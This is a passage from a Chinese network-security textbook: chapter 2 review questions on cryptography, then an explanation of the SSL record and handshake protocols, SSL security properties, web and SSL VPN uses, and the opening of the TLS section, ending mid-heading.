


图 2-11　消息摘要的加密和解密过程

思考题

1. 密码系统由哪些部分组成?各部分的含义分别是什么?
2. 什么是对称密码体制?什么是非对称密码体制?试比较二者的优缺点。
3. 常用的密码分析攻击类型有哪些?
4. 编制一个 DES 算法,设密钥为 SECURITY,明文为 NETWORK INFORMATION SECURITY,计算密文,并列出每一轮的中间结果。

5. 简述椭圆曲线密码体制的基本思想。
6. 身份证明系统的组成和要求分别是什么?
7. 什么是数字取证技术? 可分为哪些类?
8. 简述数字水印技术的基本思想。
9. 数字签名的含义是什么?
10. 简述数字信封技术的原理及应用。

第 3 章　网络安全协议

目前被广泛使用的 TCP/IP 协议在最初设计时是基于一种可信网络环境来考虑设计的，没有考虑安全性问题。因此，建立在 TCP/IP 基础之上的 Internet 的安全架构需要补充安全协议来实现。

本章主要内容有：

- SSL 协议；
- SSH 协议；
- SET 协议；
- IPSec 协议。

3.1　SSL 协议

3.1.1　SSL 概述

随着计算机网络技术向整个经济社会各层次延伸，整个社会表现为对 Internet、Intranet、Extranet 等使用的更大的依赖性。随着企业间信息交流的不断增加，任何一种网络应用和增值服务的使用程度将取决于使用网络的信息安全有无保障，网络安全已成为现代计算机网络应用的最大障碍，也是急需解决的难题之一。SSL(Secure Socket Layer，安全套接层)是由 Netscape 公司开发的一种网络安全协议，主要为基于 TCP/IP 的网络应用程序提供身份验证、数据完整性和数据机密性等安全服务。SSL 已得到了业界的广泛认可，被广泛应用于网络安全产品中，成为事实上的工业标准。

SSL 协议的基本目标是在两个通信实体之间建立安全的通信连接，为基于客户机服务器模式的网络应用提供安全保护。SSL 协议提供了 3 种安全特性：

(1) 数据机密性：采用对称加密算法(如 DES、RC4 等)来加密数据，密钥是在双方握手时指定的。

(2) 数据完整性：采用消息鉴别码(MAC)来验证数据的完整性，MAC 是采用 Hash 函数实现的。

(3) 身份合法性：采用非对称密码算法和数字证书来验证同层实体之间的身份合法性。

SSL 协议是一个分层协议，由两层组成：SSL 握手协议和 SSL 记录协议。SSL 握手协议用于数据交换前的双方(客户和服务器)身份认证以及密码算法和密钥的协商，它独立于应用层协议。SSL 记录协议用于在数据交换过程中的数据加密和数据认证，它建立在可靠的传输协议(如 TCP)之上。因此，SSL 协议是一个嵌入在 TCP 和应用层协议之间的安全协议，能够为基于 TCP/IP 的应用提供身份认证、数据加密和数据认证等安全服务。

3.1.2　SSL 体系结构与协议

SSL 协议由两层结构组成：底层为记录层协议(Record Protocol)，它建立在面向连接的可靠传输协议(如 TCP)基础之上，提供机密性、真实性和重传保护，实现对数据的加密，封装各种高层协议；高层由握手协议(Handshake Protocol)、告警协议(Alert Protocol)、改变密码规格协议(Change Cipher Spec Protocol)三个并行的协议构成。高层协议需要记录层协议支持，其中握手协议与其他的高层协议不同，其他高层协议属于应用开发的范畴，需要握手协议的支持，而握手协议则是 SSL 底层实现必须具有的功能，因为记录层协议的完成也由它来作保证。SSL 协议的体系结构如图 3-1 所示。




图 3-1　SSL 协议的体系结构

1. 记录层协议

SSL 记录层协议是一个封装协议，它将从上层协议接收的数据(这些数据可以是任意长度的非空数据块)，按照握手协议的协商结果进行分段、压缩、加密，然后将密文交给网络传输协议进行处理，其工作流程如图 3-2 所示。




图 3-2　SSL 记录层协议

对于发送方的记录层，其工作步骤如下：

(1) 从上层获得需要传输的信息 m，m 为任意大小。

(2) 将 m 分成适当大小的块 $m_1, m_2, \cdots, m_k$。在 SSL v3.0 中块大小不超过 16KB。取 $i=1,2,\cdots,k$，依次执行(3)～(6)的步骤。

(3) 对块数据 m_i 进行压缩得到 n_i。目前压缩算法为空(Null)，即未进行压缩。

(4) 在压缩后的信息中添加信息认证代码 MAC 得到 $s_i = n_i + \text{MAC}(n_i)$。

(5) 对 s_i 进行加密得到 p_i。

(6) 将数据 p_i 发送到接收方。

对于接收方的记录层，其工作步骤是取 $i=1,2,\cdots,k$，依次执行(7)～(12)的步骤：

(7) 接收发送方发送的数据 p_i。

(8) 解密 p_i 得到 s_i。

(9) 将 s_i 分成 n_i 和 MAC(n_i)，根据 MAC(n_i)对信息 n_i 进行认证。

(10) 利用解压缩算法从 n_i 还原出 m_i。

(11) 将 $m_1, m_2, \cdots, m_k$ 进行合并，得到信息 m。

(12) 将 m 送往上层应用。

发送者 A 将他的消息计算出一个消息摘要，然后用他的私钥对消息摘要进行加密，得到数字签名，并将数字签名和原文一起发送给 B。B 收到后用 A 的公钥解密消息摘要，再用 A 的算法计算出收到消息的摘要，将二者进行比较，若相同，则表明消息来源于 A 并且未被篡改，这就是利用数字签名实现的消息认证。

2. 握手协议

SSL 握手协议是 SSL 中最复杂的部分。此协议允许客户端和服务器端相互认证、协商加密和 MAC 算法，保护数据使用的密钥通过 SSL 记录传送。握手协议在传递应用数据之前使用。

握手协议由客户端和服务器间交换的一系列消息组成，每个消息由三部分组成，如表 3-1 所示。

表 3-1 SSL 握手协议消息类型、代码及参数

消息类型	代码	参数
hello_request	0	Null
client_hello	1	版本号、随机数、会话标识、密码组、压缩方法
server_hello	2	版本号、随机数、会话标识、密码组、压缩方法
certificate	11	X.509v3 证书链
server_key_exchange	12	参数、签名
certificate_request	13	类型、认证机构
server_hello_done	14	Null
certificate_verify	15	签名
client_key_exchange	16	参数、签名
finished	20	Hash 值

- 消息类型(1 字节)，表明 10 种消息中的一种。
- 消息长度(3 字节)，消息的字节长度。
- 内容(大于等于 1 字节)：与消息相关的参数。

当 SSL 客户和服务器开始通信时，首先要通过协商，在协议版本、密码算法、是否认证对方以及用什么技术来产生共享秘密数据等方面获得一致。握手协议是在任何应用程序数

据传输之前使用的。SSL 握手协议包括四个阶段，如图 3-3 所示。

图 3-3　SSL 握手协议的处理过程

1）第一阶段——呼叫阶段

此阶段用来建立一个初始的逻辑连接，并建立与连接相关联的安全能力。客户端发起这个交换，发送 client-hello 消息，消息中包括版本、随机数（由客户端生成的随机数结构，由 32 位时间戳和一个安全随机数生成器生成的 28 字节随机数组成）、会话标志（一个变长的会话标志。非 0 值意味着客户端要更新已存在连接的参数，或为此会话创建一个新的连接；0 值意味着客户端要在新会话上创建一个新连接）、支持的密码组（按优先级降序排列、客户端支持的密码算法列表。表的每个元素定义了一个密钥交换算法和一个密码说明）、压缩算法列表（一个客户端支持的压缩方法列表）等参数。然后，客户端等待包含与 client-hello 参数相同的 server-hello 消息的到来。对 server-hello 消息而言，应用了如下惯例：版本域中包含的是客户端支持的最低版本号和服务器支持的最高版本号。随机数域由服务器生成，与客户端的随机数域相互独立。如果客户端会话标志非 0，则服务器使用与其相同的值。否则，服务器的会话标志域包含新对话的值，密码组域包含服务器从客户端所给的密码组中选出的压缩方法。

2）第二阶段——服务器认证和密钥交换阶段

首先，如果需要进行认证，则服务器开始发送自己的证书；消息包含一个或一组 x.509 证书。除匿名 Diffie_Hellman 方法外，其他密钥交换方法均需要证书（certificate）消息。注意，如果使用固定 Diffie_Hellman，此证书消息将由于包含了服务器 Diffle_Hellman 公钥参数而作为服务器的密钥交换消息。然后，服务器发送密钥交换（server keyexchange）消息（可选，在以下两种情况下不需要此消息：服务器发送了带有固定 Diffie_Hellman 参数的证书；使用 RSA 密钥交换）。消息包含签名，被签名的内容包括两个随机数以及服务器参数。

接下来,对于非匿名服务器发送 certificate_request 消息,向客户请求一个证书(包含证书类型和可接受的 CA)。最后服务器发送 server_hello_done 等待。

3)第三阶段——客户端认证和密钥交换阶段

客户端收到服务器发送的 server_hello_done 消息之后,根据需要检查证书,并检查 server_hello 参数是否可接受。如果所有的条件均没有问题,则客户端向服务器发回一个或多个消息。

① 如果服务器请求了证书,则在此阶段客户端开始发送一条证书消息。如果未提供合适的证书,则客户端将发送一个无证书(no_certificate)警报。

② 然后客户端发送密钥交换(client_key_exchange)消息,消息的内容依赖于密钥交换的类型。

③ 最后,客户端发送一个证书验证(certificate_verify)消息,包括一个签名,对从第一条消息以来的所有消息的 HMAC 进行签名。

4)第四阶段——完成阶段

此阶段完成安全连接的设置。客户端发送修改密码规范(change_cipher_spec)消息,并把协商得到的密码算法列表复制到当前连接的状态之中。然后,客户用新的算法、密钥参数发送一个完成(finished)消息。此消息可以检查密钥交换和认证过程是否已经成功,其中包括一个校验值,对所有的消息进行校验。最后,服务器同样发送一个修改密码规范消息和完成消息。

此时,握手完成,建立起一个安全连接,客户端和服务器即可开始交换应用层数据。

3.1.3 SSL 安全性分析

1. SSL 协议保密性分析

SSL 协议对数据的保密性主要是防止数据在网络上传输时被人窃听,数据保密包括连接保密、无连接保密、选择字段保密以及信息流保密等方面。SSL 协议采用对称加密算法如 DES、RC4 等对传输数据进行加密。通信双方在 SSL 握手过程结束后,根据协商后的密钥对所有数据进行加密,将数据以密文形式在网上传送,从而保证数据的保密性。

2. SSL 协议完整性分析

SSL 协议通过通信双方分别验证对方的握手结束消息来保证握手消息的完整性。SSL 协议对记录层中的应用数据通过使用密钥保护的数字摘要来保证其完整性。数字摘要由 SSL 协议对记录层压缩后的数据计算得出,SSL 协议采用 MD5. SHA 等算法来保证数据完整性。数字摘要和它所保护的数据绑定在一个记录中发送给接收者,接收者将根据接收到的数字摘要来判定数据是否在传输过程中被修改。

3. SSL 协议中的身份验证

为了防止通信者的身份被中间人冒充,SSL 协议提供了以数字证书为基础的身份认证机制。数字证书包含两个方面的内容,一是数字证书的真实性,二是确保数字证书为发送者所拥有(即发送者拥有该证书的私钥)。证书的真实性可通过 CA 对证书的签名来认证,SSL 协议对客户证书和服务器证书真实性的认证都采取了这种机制。它们都通过向对方发送证书消息来向对方表明自己的身份。证书消息中包含了从用户证书到其上级发证 CA

证书,最后直到其根证书的一条证书链。证书消息的接收方只需要顺着这条证书链就可以认证用户证书的真实性。SSL 协议中采用的非对称加密算法为 RSA 或 Diffie-Hellman。

3.1.4 SSL 协议的应用

1. SSL 构建安全 Web 网站

信息技术的使用给人们的生活、工作带来许多方便之处,例如,便捷的网上购物、网上银行、银证转账、网上证券等。同时,由于 Internet 的开放性,随着网络应用水平的提高,也出现了越来越多的安全隐患,例如,网络信息被非法修改、网站被假冒、重要信息非法泄露、否认/抵赖、伪造已提交或已接收的信息等,这些问题严重影响了 Web 网站的正常工作。随着计算机网络技术特别是 Internet 技术的发展,Web 系统已从最初的提供信息查询浏览的静态服务系统发展成可提供动态交互的网络计算和信息服务的综合系统,在此基础上实现对网络电子商务、事务处理、工作流以及协同工作等业务的支持。

SSL 协议是内嵌在浏览器中的安全协议,随着 Web 浏览器技术的发展,SSL 协议已被工业界认可。SSL 协议具有与高层无关的特点,高层应用协议(如 FTP、Telnet 等)可以在 SSL 协议之上透明传输。在高层协议传输数据之前,SSL 协议可以协商密码算法和会话密钥,在数据传输阶段,SSL 协议对数据加密,从而达到了保密性。

基于 SSL 协议构建安全 Web 应用,具有如下三个基本特点:

(1) 信道是保密的。经过握手之后,协商好的会话密钥可以对客户端与服务器端之间传递的信息加密。

(2) 信道是经过验证的。通信的服务器端总是被加以验证,客户端可以选择性地加以验证。

(3) 信道是可靠的。对信道中的信息加以完整性校验。

2. SSL VPN 应用

SSLVPN 指的是基于 SSL 协议建立远程安全访问通道的 VPN 技术。它是近年来兴起的 VPN 技术,SSL VPN 随着 Web 的普及和电子商务、远程办公的兴起而迅速发展。

SSLVPN 是应用层的 VPN,基于 HTTPS 来访问受保护的应用。目前常见的 SSL VPN 方案可分为直路方式和旁路方式。在直路方式中,当客户端需要访问应用服务器时,要经过以下三个步骤:

(1) 客户端和 SSL VPN 网关通过证书互相验证双方。

(2) 客户端和 SSL VPN 网关之间建立 SSL 通道。

(3) SSL VPN 网关作为客户端的代理和应用服务器之间建立 TCP 连接,在客户端和应用服务器之间转发数据。

SSL VPN 的最大的优势在于客户端。由于浏览器内嵌了 SSL 协议,因此安装了 Web 浏览器的客户机可以随时作为 SSL VPN 的客户端。通过 SSL VPN,客户端可以在任何时间任何地点对应用资源进行访问,也就是说基于 B/S 结构的业务时,可以直接使用浏览器完成 SSL 的 VPN 建立。而 IPSec VPN 只允许使用已经定义好的客户端进行访问,所以这种方式更适合应用于企业内部。

3.2 TLS 协议

3.2.1 TLS 概述

传输层安全协议(Transport Layer Security,TLS)的前身是安全套接层协议。安全套接层协议(Secure Sockets Layer,SSL)最初于1995年由网景公司(Netscape Communications Corporation)设计和开发,其目的主要是为电子商务的应用提供一个安全的环境。网景公司以开发 WWW 浏览器 Netscape Navigator 而闻名,但是该公司由于各种原因已不存在。虽然 SSL 最初仅仅由网景公司开发,但是由于其在网络安全中的重要性,因此1996年 IETF(Internet Engineering Task Force,互联网工作组)成立了工作组,并于1999年在 SSL v3 的基础上,推出传输层安全协议 TLS v1(RFC2246),2003年推出了 TLS 扩展版本,并最终于2006年形成了 TLS v1.1(RFC 4346)。TLS 协议基于可靠传输协议(如 TCP 协议)之上,其组成主要包括 TLS 记录层协议(TLS Record Protocol)和 TLS 握手协议(TLS Handshake Protocol)。

TLS 记录层协议具有两个特点:

(1) 连接的机密性。TLS 记录层协议结合密钥交换协议(如 TLS 的握手协议)和对称加密机制,可为通信双方提供一条安全通道,用于数据的安全传输。

(2) 连接的可靠性。TLS 记录的消息传输包括完整性校验功能,从而确保消息传输过程的完整性。

所有上层协议(包括 TLS 握手协议和基于 TLS 的应用程序)的数据均由 TLS 记录层协议封装后传输。

3.2.2 TLS 协议结构

TLS 协议的基本设计目标是为两个通信实体之间提供数据的机密性和完整性。该协议分为两层:TLS 记录协议和 TLS 握手协议。TLS 记录协议建立在其他可靠的传输协议之上(如 TCP/IP)。TLS 记录协议提供的连接安全性有两个基本特点:

(1) 该连接是保密的。在数据加密中使用了对称密码算法(如 DES、RC4)。对于每个连接,都要根据另一个协议(如 TLS 握手协议)协商的秘密产生一个唯一的对称密码算法的密钥(会话密钥)。记录协议也可以在没有加密的情况下使用。

(2) 该连接是可靠的。消息的传输使用了加密的 MAC。在计算 MAC 时使用了安全的 Hash 函数(如 SHA、MD5)。记录协议也可以不通过 MAC 来操作。

记录协议用于封装高层的协议,例如 TLS 握手协议。握手协议使客户和服务器之间相互进行认证,并协商加密算法和密钥。TLS 握手协议提供的连接安全性具有以下三个基本特点:

(1) 对等实体可以使用公钥密码算法(如 RSA、DSS)进行认证。这种认证是可选的,但是通常至少需要对一方进行认证。

(2) 共享秘密的协商是安全的。即使攻击者能够发起中间人入侵攻击,协商的秘密也不可能被窃听者获得。

(3) 协商是可靠的。攻击者不能在不被发现的情况下篡改协商通信数据。

TLS 协议的一个优点是它对于高层应用协议的透明性，高层应用数据可以使用 TLS 协议建立的加密信道透明地传输数据，同时，TLS 协议不依赖于低层的传输协议可以建立在任何能够提供可靠连接的协议上，例如 TCP、SPX 等。TLS 协议的结构以及与其他层次的关系如图 3-4 所示。




图 3-4　TLS 协议的结构和层次

从概念上来讲，TLS 记录协议位于表示层，而 TLS 握手协议位于应用层。也就是说，TLS 协议位于表示层和应用层之间。由于目前大多数协议都没有设计安全功能，所以为了适用于大多数协议，TLS 协议在设计时使用的是"插入"模式。

3.2.3　TLS 记录协议

TLS 记录协议的一条记录包含长度字段、描述字段和内容字段。记录协议得到要发送的消息后，将数据分成易于处理的数据分组，进行数据压缩处理，计算数据分组的密码校验值 MAC，加密数据，然后发送数据。接收到的消息首先被解密，然后校验 MAC、解压缩、重组，最后传递给协议的高层客户。记录协议有四种类型的客户：握手协议、警告协议、改变密码格式协议和应用数据协议。为了便于 TLS 协议的扩展，记录协议可以支持额外的记录类型。使用时需要为新的记录类型分配内容类型值。如果 TLS 接收到了不理解的内容类型值，则忽略该类型。值得注意的是，因为一条记录的内容类型和长度字段没有进行加密保护，所以对这些值进行通信业务流分析的攻击是可以实现的，所以在具体的协议实现时应当仔细考虑这些值的可用价值，以免泄露机密信息。

1. TLS 连接状态

